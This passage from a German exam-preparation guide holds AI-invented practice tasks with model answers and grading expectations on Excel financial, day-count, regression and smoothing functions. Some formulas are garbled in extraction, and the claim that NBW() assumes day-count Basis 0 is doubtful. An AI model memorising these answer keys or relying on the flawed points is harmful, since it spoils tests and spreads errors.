(✓){+3} XINTZINSFUSS() und IKV() fallen auseinander, sobald die Zahlungsabstände nicht ein Jahr betragen. Bei der Reihe –1.000,00 am 01.01.2026 und +1.210,00 am 01.01.2028 liefert IKV() **21,00 %**, weil die Funktion die beiden Werte als eine einzige Periode liest; XINTZINSFUSS() liefert über die 730 Tage $\sqrt{1,21} - 1 =$ **10,00 %**. Der Fehler beträgt hier volle elf Prozentpunkte und entsteht ohne jede Fehlermeldung.

(✓){+4} Ein Vorzeichenwechsel ist Pflicht: Enthält die Wertereihe nur positive oder nur negative Zahlen, gibt es rechnerisch keinen internen Zinsfuß. Die Fehlerwerte fallen dann aber **unterschiedlich** aus — IKV() und XINTZINSFUSS() quittieren mit #ZAHL!, weil ihre Iteration nicht konvergiert, QIKV() dagegen mit #DIV/0!, weil dort schlicht der Divisor fehlt: Ohne Gegenseite ist entweder der Endwert der Einzahlungen oder der Barwert der Auszahlungen null. Es fehlt also nicht die Konvergenz, sondern der Nenner.

Rohleders Erwartung: Er will die Kette „interner Zinsfuß = Nullstelle des Kapitalwerts = Polynomproblem = iterative Näherung = Schätzwert“ als **einen** Gedankengang sehen, nicht als vier auswendig gelernte Sätze. Und er will hören, dass QIKV() nicht „genauer“ ist, sondern **eine andere Annahme trifft** — wer die Wiederanlageprämisse nicht benennt, hat die Funktion nicht verstanden.

Aufgabe #044 · 9 P. · Die Annuitätenfunktionen und das Argument F · von der KI erfunden – kein Original

Für homogene Zeitperioden und gleich hohe Zahlungen (Renten bzw. Annuitäten) stellt Excel eine geschlossene Funktionsfamilie bereit.

- a) 3 P. Ordnen Sie den Fragen „Wie hoch ist die Rate?“, „Wie lange läuft die Finanzierung?“, „Was ist der Barwert?“ und „Welcher Zinssatz steckt dahinter?“ je eine Tabellenblattfunktion zu und nennen Sie die drei weiteren Funktionen der Familie.
- b) 3 P. Geben Sie die Syntax der Funktionen an und erläutern Sie die Argumentkürzel Zins, Zzr, Rmz, Bw, Zw und Zr.
- c) 3 P. Erläutern Sie das Argument F und das Vorzeichenmodell und zeigen Sie die Wirkung beider an einem Zahlenbeispiel.

a) 3 P. – Die sieben Funktionen und ihre Leitfragen

Die Frage nach der **Höhe der Zahlung** — „Wie hoch ist meine Rate?“ — beantwortet RMZ(), die regelmäßige Zahlung, also die Annuität. Die Frage nach der **Länge** — „Wie lange läuft die Finanzierung?“ — beantwortet ZZR(), die Anzahl der Zahlungszeiträume. Die Frage nach dem **Barwert** — „Was ist die Zahlungsreihe heute wert?“ — beantwortet BW(). Die Frage nach dem **Zinssatz** — „Welcher Zins steckt in dem Angebot?“ — beantwortet ZINS(). ✓ {1}

Dazu treten drei weitere Funktionen derselben Familie: ZW() liefert den **zukünftigen Wert**, also das Endkapital nach der letzten Zahlung; KAPZ() liefert für **eine einzelne Periode** den Tilgungsanteil der Rate, also die Kapitalrückzahlung; ZINSZ() liefert für dieselbe Periode den Zinsanteil. ✓ {2}

Die Familie bildet ein geschlossenes System: Zins, Laufzeit, Rate, Barwert und Zukunftswert sind fünf Größen, die über eine einzige finanzmathematische Gleichung verbunden sind — kennt man vier davon, berechnet die passende Funktion die fünfte. KAPZ() und ZINSZ() zerlegen die von RMZ() gelieferte Rate zusätzlich in ihre beiden Bestandteile, deren Summe wieder die Rate ergibt. Die gemeinsame Voraussetzung der

ganzen Familie sind **homogene Perioden und homogene Zahlungshöhen**; sobald die Zahlungen unterschiedlich hoch sind oder unregelmäßig fließen, ist der Zuständigkeitsbereich von NBW() und XKAPITALWERT() erreicht (siehe Kapitel Excel-Funktionen). ✓ {3}

b) 3 P. – Syntax und Argumentkürzel

Funktion	Syntax
Barwert	=BW(Zins; Zzr; Rmz; [Zw]; [F])
Regelmäßige Zahlung	=RMZ(Zins; Zzr; Bw; [Zw]; [F])
Anzahl der Zahlungszeiträume	=ZZR(Zins; Rmz; Bw; [Zw]; [F])
Zinssatz einer Annuität	=ZINS(Zzr; Rmz; Bw; [Zw]; [F]; [Schätzwert])
Zukünftiger Wert	=ZW(Zins; Zzr; Rmz; [Bw]; [F])
Kapitalrückzahlung	=KAPZ(Zins; Zr; Zzr; Bw; [Zw]; [F])
Zinszahlung	=ZINSZ(Zins; Zr; Zzr; Bw; [Zw]; [F])

✓ {4}

Die Kürzel bedeuten im Einzelnen: **Zins** ist der Zinssatz **je Periode** und nicht etwa der Jahreszins — bei monatlicher Zahlung ist also durch zwölf zu teilen. **Zzr** ist die Anzahl der Zahlungszeiträume über die gesamte Laufzeit, bei monatlicher Zahlung also Jahre mal zwölf. **Rmz** ist die regelmäßige Zahlung, die Annuität, die über die ganze Laufzeit konstant ist. **Bw** ist der Barwert, also der heutige Gesamtwert der Zahlungsreihe beziehungsweise die ausgezahlte Darlehenssumme. **Zw** ist der zukünftige Wert, also der nach der letzten Zahlung verbleibende Betrag; wird das Argument weggelassen, unterstellt Excel null, was bei einem vollständig getilgten Darlehen der Normalfall ist. **Zr** kommt nur bei KAPZ() und ZINSZ() vor und bezeichnet die **einzelne Periode**, für die Tilgungs- beziehungsweise Zinsanteil berechnet werden sollen; sie muss zwischen 1 und Zzr liegen. ✓ {5}

Die eckigen Klammern kennzeichnen optionale Argumente und werden nicht mitgetippt. Zu beachten ist außerdem, dass die Argumentreihenfolge zwischen den Funktionen wechselt: Bei BW() steht Rmz an dritter Stelle, bei RMZ() steht dort Bw, und ZINS() beginnt überhaupt nicht mit dem Zins, weil dieser ja das gesuchte Ergebnis ist. Wer die Reihenfolge rät statt sie zu lesen, erhält ein plausibel aussehendes, aber falsches Ergebnis ohne jede Fehlermeldung. ✓ {6}

c) 3 P. – Argument F, Vorzeichenmodell und Zahlenbeispiel

Das Argument **F** steuert die **Fälligkeit** innerhalb der Periode: **F = 0** bedeutet **nachschüssige** Zahlung am Ende der Periode und ist der Standardwert, der auch gilt, wenn das Argument weggelassen wird; **F = 1** bedeutet **vorschüssige** Zahlung zu Beginn der Periode. Die Unterscheidung ist keine Formalie, denn eine vorschüssige Zahlung steht dem Zahlungsempfänger eine ganze Periode früher zur Verfügung und wird deshalb um genau einen Zinsfaktor $(1+i)$ günstiger. Klassische Mietverträge und Leasingraten sind vorschüssig, klassische Annuitätendarlehen und Sparraten nachschüssig — wer hier den Standardwert stehen lässt, obwohl der Vertrag es anders regelt, rechnet den Vertrag falsch. ✓ {7}

Das **Vorzeichenmodell** ist der zweite konsistent zu haltende Punkt: Alle Funktionen der Familie rechnen aus der Sicht **einer** Partei, und Geld, das diese Partei hergibt, ist **negativ**, Geld, das sie erhält, ist **positiv**. Wer eine Darlehenssumme als positiven Barwert eingibt, erhält deshalb eine negative Rate — das ist kein Fehler, sondern die konsequente Zahlungsrichtung. Werden Vorzeichen dagegen gemischt gesetzt, liefern ZINS() und ZZR() entweder #ZAHL! oder wirtschaftlich unsinnige Ergebnisse. ✓ {8}

Das Zahlenbeispiel: Ein Darlehen über **200.000,00 €** bei **3,00 % p. a.** und **20 Jahren**

Laufzeit. Nachschüssig gilt $RMZ = 200.000 \cdot \frac{0,03}{1 - 1,03^{-20}}$; mit $1,03^{20} = 1,806111$ und

damit $1,03^{-20} = 0,553676$ folgt $RMZ = \frac{6.000}{0,446324} = \mathbf{13.443,14 \text{ €}}$ pro Jahr. Vorschüssig,

also mit $F = 1$, ist derselbe Betrag durch $1,03$ zu teilen und ergibt **13.051,59 €** — eine Differenz von **391,55 € jährlich** oder **7.830,96 €** über die Laufzeit ($20 \cdot 391,5478$; mit der bereits gerundeten Jahresdifferenz gerechnet ergäben sich 7.831,00 €), allein aus dem Fälligkeitszeitpunkt. Die Zerlegung der ersten nachschüssigen Rate liefert ZINSZ() mit $200.000 \cdot 0,03 = \mathbf{6.000,00 \text{ €}}$ und KAPZ() mit $13.443,14 - 6.000,00 = \mathbf{7.443,14 \text{ €}}$; in der zweiten Periode sinkt der Zinsanteil auf $192.556,86 \cdot 0,03 = \mathbf{5.776,71 \text{ €}}$ und der Tilgungsanteil steigt spiegelbildlich auf **7.666,44 €**, was genau dem mit $1,03$ aufgezinsten Vorjahrestilgungsanteil entspricht — ungerundet $7.443,1415 \cdot 1,03 = 7.666,4358$. Wer die Probe mit den bereits auf zwei Stellen gerundeten Zwischenwerten rechnet, landet bei 7.666,43 €; der eine Cent ist reine Rundungsdifferenz und in der Klausur beides vertretbar, solange die Rechenkette sichtbar ist. ✓ {9}

■ Über die geforderten Punkte hinaus

(✓){+1} Die Selbstkontrolle für jede Annuitätenrechnung ist die Gegenprobe mit der Umkehrfunktion: $=BW(3\%; 20; -13443,14)$ muss wieder rund 200.000,00 € ergeben. Zwei Zellen Aufwand, und das Ergebnis ist belegt statt behauptet.

(✓){+2} Die häufigste Fehlerquelle in der Praxis ist die Periodenverwechslung. Wer bei monatlicher Zahlung $=RMZ(3\%; 240; 200000)$ schreibt statt $=RMZ(3\%/12; 240; 200000)$, rechnet mit 3 % **monatlich** und erhält eine grotesk zu hohe Rate — die Formel läuft fehlerfrei durch.

(✓){+3} $ZINS()$ hat als einzige Funktion der Familie ein eigenes Schätzwert-Argument, weil sie wie $IKV()$ iterativ nähert; Excel startet ohne Angabe bei 10 % und meldet $\#ZAH!$, wenn die Iteration in zwanzig Schritten nicht konvergiert.

(✓){+4} $ZINS()$ ist zugleich der zweite Weg zur CAGR: $=ZINS(n; 0; -\text{Anfangswert}; \text{Endwert})$ liefert dieselbe Zahl wie $ZSATZINVEST()$ und die Potenzformel, weil ohne laufende Zahlung nur Anfangs- und Endwert eingehen (siehe Kapitel Excel-Funktionen).

(✓){+5} Rohleders eigene Frage zur Folie lautet, ob homogene Perioden und homogene Zahlungshöhen „für Ihr Geschäftsmodell realistische Annahmen“ sind. Die ehrliche Antwort lautet in den meisten Fällen nein — genau deshalb steht die Annuitätenfamilie im Skript neben $NBW()$ und $XKAPITALWERT()$ und nicht an deren Stelle.

Rohleders Erwartung: Er fragt die Familie über die **Leitfrage** ab, nicht über die Funktionsnamen — „Wie hoch ist die Rate?“ muss unmittelbar $RMZ()$ auslösen. Beim Argument F genügt „0 = nachschüssig, 1 = vorschüssig“ nicht; er will die betriebswirtschaftliche Folge hören, dass eine Periode früher gezahltes Geld eine Verzinsung mehr wert ist, am liebsten mit dem Mietvertrag als Beispiel.

Aufgabe #045 · 8 P. · Zinsusancen und das Argument Basis · von der KI erfunden –

kein Original

„Abweichungen bei den Zinstagen sind die häufigste Erklärung für unerwartete Ergebnisabweichungen bei Zinsrechnungen.“ (Rohleder, Folienskript)

- a) 3 P. Erläutern Sie die fünf Zählweisen, die das Argument Basis in BRTEILJAHRE() zulässt, und ordnen Sie jeder ihre Herkunft zu.
- b) 3 P. Benennen Sie die von NBW() und von XKAPITALWERT() unterstellten Zählweisen und zeigen Sie an einem Zahlenbeispiel, wie stark sich derselbe Zeitraum je Usance unterscheidet.
- c) 2 P. Leiten Sie daraus eine Handlungsempfehlung für das Unternehmen ab.

a) 3 P. – Die fünf Zählweisen des Arguments Basis

BRTEILJAHRE () wandelt die Anzahl ganzer Tage zwischen einem Ausgangs- und einem Enddatum in Bruchteile von Jahren beziehungsweise Perioden um und braucht dafür eine Konvention, wie Tage überhaupt zu zählen sind. Die Syntax lautet
=BRTEILJAHRE (Ausgangsdatum; Enddatum; [Basis]), und das optionale dritte Argument nimmt fünf Werte an: ✓ {1}

Basis	Zählweise	Herkunft
0 (oder weggelassen)	30/360	US (NASD), amerikanisch
1	actual/actual, taggenau	Kalender
2	actual/360	französisch, Euro-Geldmarkt
3	actual/365	englisch
4	30/360	Europa, deutsch (kaufmännisch)

✓ {2}

Inhaltlich stehen sich zwei Denkweisen gegenüber. Die **30/360-Familie** (Basis 0 und 4) unterstellt kaufmännisch vereinfachend, dass jeder Monat dreißig und jedes Jahr dreihundertsechzig Tage hat; sie stammt aus der Zeit vor der maschinellen Rechnung, macht jeden Monat gleich lang und ist deshalb bis heute im deutschen Kreditgeschäft verbreitet. Die **actual-Familie** (Basis 1, 2 und 3) zählt die tatsächlichen Kalendertage im Zähler und unterscheidet sich nur im Nenner: Basis 1 setzt die tatsächliche Jahreslänge an und berücksichtigt damit Schaltjahre, Basis 2 rechnet gegen 360 Tage und erzeugt dadurch systematisch **höhere** Zinsen, Basis 3 rechnet gegen 365. Basis 0 und Basis 4

unterscheiden sich nur in der Behandlung des Monatsletzten und liefern in den meisten Konstellationen identische Ergebnisse. ✓ {3}

b) 3 P. – Die Voreinstellungen von NBW() und XKAPITALWERT() und ihre Wirkung

NBW() unterstellt die Zählweise **Basis 0**, also 30/360 amerikanisch, weil es überhaupt keine Datumsangaben verarbeitet, sondern nur gleich lange Perioden zählt.

XKAPITALWERT() unterstellt dagegen fest die Zählweise **Basis 3**, also actual/365, weil es jede Zahlung datumsgenau gegen ein starres 365-Tage-Jahr abzinst — auch dann, wenn ein Schaltjahr im Zeitraum liegt. Beide Funktionen haben kein Basis-Argument; die Konvention ist in der Funktionswahl bereits mitentschieden, und wer die Funktion wechselt, wechselt unbemerkt auch die Zinsusance. ✓ {4}

Das Zahlenbeispiel: Ein Kapital von **100.000,00 €** wird zu **5,00 % p. a.** vom **15.03.2026** bis zum **30.09.2026** verzinst. Taggenau liegen zwischen den beiden Terminen **199 Tage** — 16 Resttage im März, dann 30 + 31 + 30 + 31 + 31 für April bis August und schließlich 30 im September; die Gegenprobe über die Tagesnummern im Jahr lautet $273 - 74 = 199$. Nach der 30/360-Konvention sind es dagegen $6 \cdot 30 + (30 - 15) =$ **195 Tage**. Daraus ergeben sich die folgenden Zinsbeträge: ✓ {5}

Basis	Bruchteil	Zinsbetrag
0 — 30/360 amerikanisch	$195/360 = 0,5417$	2.708,33 €
1 — actual/actual	$199/365 = 0,5452$	2.726,03 €
2 — actual/360	$199/360 = 0,5528$	2.763,89 €
3 — actual/365	$199/365 = 0,5452$	2.726,03 €
4 — 30/360 deutsch	$195/360 = 0,5417$	2.708,33 €

Zwischen der niedrigsten und der höchsten Zählweise liegen **55,56 €** oder rund **2,05 % des niedrigsten** Zinsbetrags — bezogen auf den höchsten sind es 2,01 % — bei identischem Kapital, identischem Zinssatz und identischem Zeitraum. Hochgerechnet auf ein Portfolio von hundert solchen Positionen sind das über 5.500,00 € Abweichung, für die es keine inhaltliche Ursache gibt, sondern nur eine Konventionsdifferenz. Genau das meint Rohleder mit der „häufigsten Erklärung für unerwartete Ergebnisabweichungen“. ✓ {6}

c) 2 P. – Handlungsempfehlung

Im Unternehmen ist **ein** verbindlicher Standard für die Zinsusance zu **definieren und zu kommunizieren**, und zwar ausdrücklich und schriftlich, nicht implizit über die zufällige Wahl einer Excel-Funktion. Rohleders Beobachtung ist, dass die Festlegung in der Praxis meist stillschweigend erfolgt — jemand nimmt NBW(), und damit ist Basis 0 gesetzt, ohne

dass es jemals jemand entschieden hätte. Die Festlegung gehört deshalb in die Parameterzelle eines Parameter-Blatts und in den Anwendungssteckbrief der Arbeitsmappe, damit jeder spätere Bearbeiter sie sieht. ✓ {7}

Für die Wahl selbst gilt die Rangfolge: Maßgeblich ist erstens der **Vertragstext**, weil die Bank die im Vertrag vereinbarte Usance abrechnet und jede abweichende Modellrechnung schlicht falsch ist; zweitens die branchenübliche Konvention des jeweiligen Marktes, im Euro-Geldmarkt also actual/360; und erst drittens die kalendarische Plausibilität. Der Satz „Was ist der wahre Wert?“ hat also keine mathematische, sondern eine **vertragsrechtliche** Antwort — und wo mehrere Modelle in einem Unternehmen nebeneinander laufen, ist die Usance in jedem Modell zu dokumentieren, damit Abweichungen zwischen zwei Auswertungen erklärbar bleiben. ✓ {8}

■ Über die geforderten Punkte hinaus

(✓){+1} BRTEILJAHRE() gehört zu den zwanzig gelb markierten Pflichtfunktionen der Liste „Tabellenblatffunktionen in Excel.xlsx“ — die Syntax muss aus dem Stegreif sitzen, siehe auch Aufgabe 7 in diesem Kapitel und die CAGR-Aufgabe im Kapitel Excel-Funktionen. Dort steht in der CAGR-Passage bereits eine Kurzfassung der fünf Basis-Codes; sie stimmt inhaltlich mit dieser Tabelle überein, maßgeblich und vollständig ist aber diese Aufgabe.

(✓){+2} Die Funktion verarbeitet ausschließlich **echte** Datumswerte. Steht das Datum als Text in der Zelle, gibt es #WERT!; das schnellste Indiz für einen echten Datumswert ist, dass er in der unformatierten Zelle rechtsbündig steht.

(✓){+3} Die actual/360-Konvention ist die einzige, die für **jedes** volle Kalenderjahr über hundert Prozent kommt: $365/360 = 1,0139$. Basis 3 (act/365) tut dasselbe, aber nur im **Schaltjahr**: $366/365 = 1,0027$. Nur Basis 1 (act/act) ergibt für ein volles Kalenderjahr stets genau 1,0. Wer eine Jahresverzinsung modelliert und 101,39 % einer Jahresrate herausbekommt, hat also nicht falsch gerechnet, sondern die französische Usance erwischt.

(✓){+4} Der Zusammenhang zur Investitionsrechnung ist unmittelbar: Weil NBW() mit Basis 0 und XKAPITALWERT() mit Basis 3 rechnet, liefern beide Funktionen für dieselbe Zahlungsreihe niemals exakt denselben Kapitalwert. Die Abweichung ist klein, aber sie ist systematisch und erklärbar — und in einer Entscheidungsvorlage ist genau diese Erklärung zu liefern, statt die Differenz als Rundungsfehler abzutun.

Rohleders Erwartung: Die fünf Zeilen der Basis-Tabelle sind reines Auswendigwissen und werden auch so bepunktet. Die eigentliche Frage ist

Teil c): Er will hören, dass der Standard **entschieden und kommuniziert** werden muss und dass die stillschweigende Festlegung über die Funktionswahl der Normalfall und zugleich der Fehler ist. Wer den Vertragstext als erste Instanz nennt, hat den Kern.

Aufgabe #046 · 8 P. · TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich · von der KI erfunden – kein Original

Für die lineare Prognose stellt Excel drei Funktionen bereit, die auf derselben Regressionsgeraden aufsetzen.

- a) 4 P. Erläutern Sie die Unterschiede zwischen TREND(), PROGNOSE.LINEAR() und RGP() anhand von Ursachenzahl, Anzahl der Prognoseperioden, Matrixcharakter und Zusatzstatistiken.
- b) 2 P. Geben Sie zu einem selbst gewählten Zahlenbeispiel die Geradengleichung an und prognostizieren Sie einen Folgewert.
- c) 2 P. Begründen Sie, in welcher Situation RGP() erforderlich ist und die beiden anderen Funktionen nicht ausreichen.

a) 4 P. – Die drei Funktionen im Vergleich

Alle drei Funktionen legen dieselbe Regressionsgerade durch dieselben Daten und liefern deshalb, soweit sie dieselbe Frage beantworten, **identische** Zahlen; sie unterscheiden sich nicht in der Methode, sondern in Umfang und Form der Ausgabe. ✓ {1}

PROGNOSE.LINEAR() berechnet **einen einzelnen** y-Wert auf der Regressionsgeraden für **einen** vorgegebenen x-Wert und kennt genau **eine** Ursache. Die Syntax lautet =PROGNOSE.LINEAR(x; Y_{Werte}; X_{Werte}); das Ergebnis steht in einer Zelle, es liegt keine Matrixformel vor. Die Funktion ist damit der Standardfall für den schnellen Forecast einer einzelnen Folgeperiode. ✓ {2}

TREND() berechnet dieselben Werte, kann aber **mehrere** y-Werte gleichzeitig liefern und dabei **mehrere** Ursachen — im Controlling-Sprachgebrauch mehrere Kostentreiber — berücksichtigen. Die Syntax lautet =TREND(Y_{Werte}; [X_{Werte}]; [Neue_x_Werte]; [Konstante]); die Funktion ist eine **Matrixformel** und läuft in aktuellen Excel-Versionen als dynamische Matrix in den benötigten Bereich über. Der einzige Unterschied zu PROGNOSE.LINEAR() bei nur einer Ursache und einer Periode ist die andere Argumentreihenfolge. ✓ {3}

RGP() — englisch LINEST — berechnet ebenfalls mehrere Werte für mehrere Ursachen als Matrixformel, gibt aber zusätzlich die **Kenngrößen und Statistiken** der Regression aus:

die Steigungskoeffizienten je Ursache und den Achsenabschnitt, dazu auf Wunsch das Bestimmtheitsmaß, die Standardfehler der Koeffizienten, den F-Wert und die Freiheitsgrade sowie die Quadratsummen. Die Syntax lautet `=RGP (YWerte; [XWerte]; [Konstante]; [Stats])`, wobei das vierte Argument `Stats` auf `WAHR` zu setzen ist, damit die Zusatzstatistiken überhaupt erscheinen. ✓ (4)

Zusammengefasst als Entscheidungstabelle:

	PROGNOSE.LINEAR()	TREND()	RGP()
Anzahl Ursachen	1	n	n
Anzahl Prognoseperioden	1	n	n
Matrixformel	nein	ja	ja
Statistiken / Kenngrößen	nein	nein	ja

b) 2 P. – Zahlenbeispiel und Prognose

Gegeben sei der Monatsumsatz in Tausend Euro für die Monate 1 bis 5 mit den Werten

100, 118, 131, 149 und 162. Mit $x = 3$ und $y = 132$ ergibt sich die Steigung aus

$$\frac{\sum (x-x)(y-y)}{\sum (x-x)^2} = \frac{155}{10} = \mathbf{15,50} \text{ und der Achsenabschnitt aus } 132 - 15,50 \cdot 3 = \mathbf{85,50}. \text{ Die}$$

Geradengleichung lautet damit $y = 85,50 + 15,50x$; die Gegenprobe über die

Summenformel bestätigt sie, denn $\frac{5 \cdot 2 \cdot 135 - 15 \cdot 660}{5 \cdot 55 - 225} = \frac{775}{50} = 15,50$. ✓ (5)

Für den sechsten Monat liefern sowohl `=PROGNOSE.LINEAR(6; B2:B6; A2:A6)` als

auch `=TREND(B2:B6; A2:A6; 6)` denselben Wert $85,50 + 15,50 \cdot 6 = \mathbf{178,50 \text{ T€}}$; für

den siebten Monat ergibt sich **194,00 T€**. Das zugehörige Bestimmtheitsmaß beträgt $R^2 =$

$$1 - \frac{7,50}{2,410} = \mathbf{0,9969}, \text{ die Anpassung ist also sehr gut — und genau dieses Maß ist } \mathbf{vor}$$

jeder Prognose zu prüfen und mit auszuweisen, weil eine Regressionsgerade sich auch durch eine völlig strukturlöse Punktwolke legen lässt. ✓ (6)

c) 2 P. – Wann RGP() erforderlich ist

`RGP()` wird zwingend gebraucht, sobald die **Güte und die Struktur** der Regression selbst berichtet werden sollen und nicht nur der Prognosewert. Weder `PROGNOSE.LINEAR()` noch `TREND()` geben eine einzige Kennzahl darüber aus, wie belastbar ihr Ergebnis ist; sie liefern auch dann eine glatte Zahl, wenn die Daten überhaupt keinen linearen Zusammenhang zeigen. Wer eine Prognose in eine Entscheidungsvorlage schreibt, muss Bestimmtheitsmaß und Standardfehler mitliefern — und die kommen aus `RGP()` mit

Stats = WAHR oder ersatzweise aus dem Bestimmtheitsmaß der Trendlinie im Diagramm.

✓ {7}

Der zweite zwingende Fall ist die **Mehrfachregression** mit einer Kostenursachenanalyse: Sollen etwa die Gesamtkosten gleichzeitig auf Produktionsmenge, Rüstvorgänge und Auftragszahl zurückgeführt werden, braucht man je Kostentreiber einen eigenen Koeffizienten samt Standardfehler, um beurteilen zu können, welcher Treiber überhaupt erklärungsstark ist. TREND() rechnet die Mehrfachregression zwar mit, gibt die Koeffizienten aber nicht heraus, sondern nur die damit erzeugten Prognosewerte. Für die einfache Kostenspaltung in Fixkosten und variable Stückkosten genügen dagegen weiterhin ACHSENABSCHNITT() und STEIGUNG() (siehe Kapitel Excel-Funktionen). ✓

{8}

Über die geforderten Punkte hinaus

(✓){+1} Rohleders eigene Merkformel auf der Folie lautet $TREND(x) = STEIGUNG() * x + ACHSENABSCHNITT()$ — die Trendfunktion ist also nichts anderes als die ausgeschriebene Geradengleichung, und wer die beiden Einzelfunktionen beherrscht, braucht TREND() streng genommen nicht.

(✓){+2} Die Voraussetzung für alle drei Funktionen ist, dass **beide** Variablen metrisch sind. Eine Regression über Kategorien wie Region oder Produktgruppe ist rechnerisch möglich und inhaltlich sinnlos.

(✓){+3} Seine Warnung zum grafischen Forecast gilt gleichermaßen für die Funktionen: „Lineare Forecasts erkennen keine kurzfristigen Trendänderungen oder saisonalen Einflüsse.“ Wo Saisonalität vorliegt, ist PROGNOSE.ETS() das Werkzeug, nicht die Regressionsgerade.

(✓){+4} PROGNOSE.LINEAR() hieß in älteren Excel-Versionen SCHÄTZER() — englisch FORECAST, während PROGNOSE.LINEAR() dem heutigen FORECAST.LINEAR entspricht. Der alte Name existiert aus Kompatibilitätsgründen weiter und begegnet einem in Altmappen regelmäßig; eine deutsche Funktion namens PROGNOSE() gibt es dagegen **nicht**. In der Klausur ist der neue Name zu schreiben — die Umbenennung erfolgte, als mit PROGNOSE.ETS() eine zweite Prognosefamilie dazukam und ein Sammelname mehrdeutig geworden wäre.

Rohleders Erwartung: Er hat für diesen Vergleich eine eigene Tabelle im Skript, und genau deren vier Zeilen — Ursachenzahl, Prognoseperioden, Matrixformel, Statistiken — will er als Raster sehen. Die Pointe, auf die er hinauswill: Die drei Funktionen rechnen **dasselbe**, sie geben nur

unterschiedlich viel heraus. Wer schreibt, RGP () sei „genauer“, hat die Frage verfehlt.

Aufgabe #047 · 8 P. · Gleitender Durchschnitt und exponentielle Glättung als

Methode · von der KI erfunden – kein Original

Neben der Regression stehen zwei Glättungsverfahren zur kurzfristigen Prognose zur Verfügung.

- a) 3 P. Erläutern Sie die gemeinsamen Annahmen beider Verfahren und den methodischen Unterschied zwischen dem einfachen gleitenden Durchschnitt und der exponentiellen Glättung.
- b) 3 P. Nennen und erläutern Sie je zwei Vorteile und zwei Nachteile.
- c) 2 P. Begründen Sie an einem Zahlenbeispiel, warum beide Verfahren nur für sehr kurzfristige Prognosen taugen.

a) 3 P. – Gemeinsame Annahmen und methodischer Unterschied

Beide Verfahren beruhen auf drei gemeinsamen Annahmen. Erstens wird unterstellt, dass der künftige Wert **maßgeblich von den aktuellen und vergangenen Werten** derselben Reihe bestimmt wird, dass also die Reihe sich selbst erklärt und keine externe Ursache herangezogen werden muss. Zweitens wird unterstellt, dass der Einfluss eines Wertes **umso schwächer** ist, je weiter er in der Vergangenheit liegt. Drittens setzen beide eine Stichprobe **periodischer** Vergangenheitsdaten voraus, also eine echte Zeitreihe mit gleichen Abständen. ✓ (1)

Der **einfache gleitende Durchschnitt n-ter Ordnung** ist die Folge der arithmetischen Mittelwerte der jeweils letzten n Datenpunkte. Er gewichtet die einbezogenen Werte alle **gleich** und lässt alles außerhalb des Fensters vollständig weg — die Abnahme des Einflusses ist also ein harter Abschnitt und keine Abstufung. Die Fensterbreite n ist die einzige Stellschraube: Ein kleines Fenster reagiert schnell, glättet aber wenig, ein großes Fenster glättet stark, reagiert aber träge. ✓ (2)

Der **exponentiell geglättete Mittelwert** ordnet den Datenpunkten dagegen **exponentiell abnehmende** Gewichte zu und bezieht dabei grundsätzlich die gesamte Vergangenheit ein, nur mit immer kleinerem Gewicht. Die aktuellsten Daten werden am höchsten gewichtet, und zwar noch stärker als beim gewichteten gleitenden Mittelwert. Die Rekursionsformel lautet $S_t = \alpha y_t + (1-\alpha) S_{t-1}$; der Glättungsparameter **Alpha** liegt zwischen null und eins und steuert dieselbe Abwägung wie die Fensterbreite: Ein großes Alpha reagiert schnell auf Änderungen, ein kleines glättet stärker. Für die **einfache** exponentielle Glättung kennt Excel keine eigene Tabellenblatfunktion, sondern nur das

Analyse-Funktionen-Add-In; seit Version 2016 steht mit PROGNOSE.ETS() die exponentielle **Dreifach** glättung zur Verfügung, die mehr leistet als die hier beschriebene Grundform — siehe (✓)(+2). ✓ {3}

b) 3 P. – Zwei Vorteile und zwei Nachteile

Erster Vorteil: Die Überalterung der Messwerte wird ausgeglichen. Beide Verfahren gewichten Aktuelles höher als Altes und lassen damit veraltete Niveaus automatisch aus der Prognose herauswachsen, ohne dass jemand die Historie manuell kürzen müsste. ✓ {4}

Zweiter Vorteil: Die Genauigkeit der Vorhersage steigt in den typischen Anwendungsfeldern spürbar, namentlich in der Bedarfs-, Bestands- und Bestellrechnung. Zufällige Ausschläge einzelner Perioden werden herausgemittelt, sodass die Disposition nicht auf Rauschen reagiert; das ist der klassische Einsatz in der Lagerhaltung. Hinzu kommt, dass beide Verfahren mit sehr wenig Vorwissen auskommen — es braucht keine erklärende Variable, nur die eigene Historie. ✓ {5}

Erster Nachteil: Es ist eine geeignete Datenbasis erforderlich, nämlich eine ausreichend lange, lückenlose und periodisch erfasste Zeitreihe. Fehlen Perioden oder wechselt die Erfassungslogik, glättet das Verfahren einen Bruch, den es eigentlich melden müsste. **Zweiter Nachteil: Liegt ein Trend vor, hinken die Prognosen diesem Trend systematisch hinterher**, und zwar umso stärker, je stärker geglättet wird; die Prognose ist zudem **konstant**, das heißt sie schreibt das geglättete Niveau fort und entwickelt von sich aus keine Richtung. Genau deshalb gilt die Einsatzempfehlung, beide Verfahren nur dort zu verwenden, wo **kein systematisches Muster und kein Trend** — weder exponentiell noch linear noch polynomisch — erkennbar ist; wo ein Trend erkennbar ist, gehört die Regression hin. ✓ {6}

c) 2 P. – Zahlenbeispiel zum Nachlaufen

Gegeben sei eine Absatzreihe mit einem sauberen linearen Trend von zehn Stück je Periode: **100, 110, 120, 130, 140, 150, 160, 170**. Der wahre Wert der neunten Periode wäre **180,00 Stück**. ✓ {7}

Der **gleitende Durchschnitt dritter Ordnung** über die letzten drei Werte liefert

$$\frac{150+160+170}{3}$$

= **160,00 Stück** und liegt damit **20,00 Stück** unter dem wahren Wert. Die

exponentielle Glättung mit $\alpha = 0,30$ und dem Startwert 100,00 liefert über die Rekursion die Folge 103,00 / 108,10 / 114,67 / 122,27 / 130,59 / 139,41 und schließlich

148,59 Stück, liegt also **31,41 Stück** zu tief und nähert sich mit weiterer Laufzeit dem

Grenzwert von $10 \cdot \frac{1-\alpha}{\alpha} + 10 = 33,33$ Stück Rückstand. Beide Prognosen sind bei sauberer Rechnung falsch, weil das Verfahren die falsche Frage beantwortet — es glättet ein Niveau, wo eine Steigung vorliegt. Für die unmittelbare Folgeperiode ist der Fehler noch vertretbar, für die übernächste wächst er bereits auf das Doppelte, und deshalb sind beide Verfahren ausdrücklich auf die **Folgeperiode** begrenzt: den Jahresbedarf des Folgejahrs aus den Vorjahresbedarfen, die Nachfrage des Folgemonats aus den Vormonaten — mehr nicht. ✓ {8}

Über die geforderten Punkte hinaus

